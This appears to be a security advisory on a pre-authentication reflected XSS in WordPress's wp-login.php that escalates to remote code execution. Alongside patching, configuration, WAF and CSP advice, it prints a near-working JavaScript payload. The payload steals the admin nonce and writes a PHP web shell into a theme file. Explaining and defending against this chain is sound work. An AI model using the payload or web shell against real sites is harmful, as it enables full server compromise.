

The Critical Security Threat of XSS2Shell (CVE-2026-64638)
On August 6, 2026, WordPress Core disclosed a high-severity vulnerability designated as CVE-2026-64638 (advisory GHSA-52p2-r8wf-jcrf), dubbed XSS2Shell.

While Cross-Site Scripting (XSS) is often dismissed as a secondary UI vulnerability, XSS2Shell represents an immediate threat to modern web infrastructure. Because the flaw resides directly on the WordPress login screen (wp-login.php) prior to authentication, an attacker can craft a malicious link that, when clicked by an authenticated Administrator, escalates seamlessly into arbitrary Remote PHP Code Execution (RCE).
In WordPress environments, an administrator session possesses total privilege over the application layer. Once malicious JavaScript runs within an active admin session, the attacker gains full control over the underlying server host.
What Is CVE-2026-64638?
CVE-2026-64638 is a pre-authentication reflected Cross-Site Scripting (XSS) bug in WordPress Core's authentication handling on wp-login.php.
Because input parameters on the login page fail to properly sanitize or escape specific query inputs before rendering them back to the client browser, unauthenticated attackers can inject arbitrary JavaScript payloads into the response context.
The vulnerability is particularly dangerous due to two compounding factors:
- Pre-Authentication Exposure: The entry point requires zero login credentials or special user permissions to reach.
- Administrative Escalation Chain: Once rendered inside a logged-in Administrator's browser DOM, the injected script silently leverages WordPress admin nonces to write PHP web shells or install backdoored plugins.
The XSS2Shell Attack Execution Flow
[ Unauthenticated Attacker ]
             │
             │ 1. Sends Crafted Link (wp-login.php?param=<script>...)
             v
[ Logged-in Administrator ] ── 2. Clicks Link──> [ WordPress Login (wp-login.php) ]
                                                            │
                                                            │ 3. Reflects Unsanitized Payload
                                                            v
[ Admin Browser Context ] <── 4. Executes Injected JS ──────┘
             │
             │ 5. Extracts Admin Nonce & Calls Theme/Plugin Editor API
             v
[ WordPress Backend ] ── 6. Writes Malicious PHP Shell to Disk ──> [ Web Server RCE ]
Step 1: Payload Construction
The attacker crafts a specialized phishing URL targeting wp-login.php containing a URL-encoded JavaScript payload designed to trigger upon page rendering.
Step 2: Social Engineering Delivery
The link is delivered to a targeted WordPress Administrator via spear-phishing, email, or embedded inline links across third-party communications.
Step 3: Reflected Script Execution
When the Administrator clicks the link while authenticated (or logs in during the session), wp-login.php reflects the unsanitized parameter, executing the JavaScript payload within the trusted origin context of the WordPress admin panel.
Step 4: Silent Admin Escalation
The payload executes silently in the background. It extracts the logged-in administrator's active anti-CSRF nonce (_wpnonce) from the DOM and sends asynchronous fetch requests to administrative endpoints (such as /wp-admin/plugin-editor.php or /wp-admin/theme-editor.php).
Step 5: Arbitrary Code Execution (RCE)
Using administrative privileges, the payload modifies an existing .php file or uploads a standalone web shell. The attacker then triggers the modified PHP file to execute arbitrary system commands on the web server host.
Technical Breakdown: Reflected XSS to PHP Shell
Below is a conceptual code flow showing how an unsanitized query variable leads to parameter reflection on wp-login.php:
// Vulnerable Pattern Concept in wp-login.php (Pre-patch)
$redirect_to = isset($_REQUEST['redirect_to']) ?$_REQUEST['redirect_to'] : '';

// Unsanitized output rendering back into the login form context
echo '<input type="hidden" name="redirect_to" value="' . $redirect_to . '" />';
When an attacker passes a payload escaping the attribute context (e.g., " ><script>...</script>), the browser parses the payload as executable JavaScript.
Once executed inside an administrator's browser, the JavaScript payload performs a cross-origin request to create a PHP backdoor:
// Conceptual Exploit Payload executing within Admin Session Context
(async () => {
    // 1. Fetch admin page to extract current security nonce
    const response = await fetch('/wp-admin/plugin-editor.php');
    const html = await response.text();
    const nonceMatch = html.match(/name="_wpnonce" value="([a-f0-9]+)"/);

    if (nonceMatch) {
        const nonce = nonceMatch[1];

        // 2. Silently write malicious PHP web shell into a theme/plugin file
        const formData = new FormData();
        formData.append('_wpnonce', nonce);
        formData.append('newcontent', '<?php system($_GET["cmd"]); ?>');
        formData.append('file', '404.php');
        formData.append('theme', 'twentytwentyfour');

        await fetch('/wp-admin/theme-editor.php', {
            method: 'POST',
            body: formData
        });

        console.log('[+] XSS2Shell Payload Executed: Web shell injected.');
    }
})();
Vulnerability Profile & Impact Assessment
| Metric | Standard Reflected XSS | CVE-2026-64638 (XSS2Shell) |
| CVSS v3/v4 Severity | Medium (4.0 - 6.1) | Critical / High (8.8 - 9.8) |
| Authentication Required | Pre-Auth / Unauthenticated | Pre-Auth / Unauthenticated |
| Target Vector | wp-login.php (Login Endpoint) | wp-login.php (Login Endpoint) |
| Impact Scope | Session hijacking, Cookie theft | Full Remote PHP Code Execution (RCE) |
| Infrastructure Risk | Limited to client browser | Full server & database compromise |
Mitigation & Mitigation Best Practices
1. Update WordPress Core Immediately
The primary resolution is upgrading WordPress Core to the official security point release patched on or after August 6, 2026.
# Update WordPress Core via WP-CLI
wp core update
2. Disable File Editing in wp-config.php
Prevent XSS payloads from abusing administrative privileges to write PHP files directly to disk by disabling the built-in File Editor:
// Add to wp-config.php to prevent RCE via Theme/Plugin Editors
define('DISALLOW_FILE_EDIT', true);
define('DISALLOW_FILE_MODS', true);
3. Implement Web Application Firewall (WAF) Rules
If immediate patching is delayed, deploy WAF rules (via Cloudflare, AWS WAF, or NGINX ModSecurity) to inspect and block script injection patterns targeting wp-login.php:
# Example NGINX rule snippet blocking script tags in query strings
if ($args ~* "(<|%3C).*script.*(>|%3E)") {
    return 403;
}
4. Enforce Content Security Policy (CSP) Headers
Deploy a strict Content Security Policy to block inline script execution and restrict outbound network connections from the browser:
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com;
Getting Started
To protect your web fleet against XSS2Shell (CVE-2026-64638), audit your active WordPress installations immediately, verify that DISALLOW_FILE_EDIT is set in wp-config.php, apply the latest WordPress Core security update, and clear all server-side caches. Taking these steps ensures your administrative sessions and underlying web servers remain fully secured against pre-authentication exploit chains.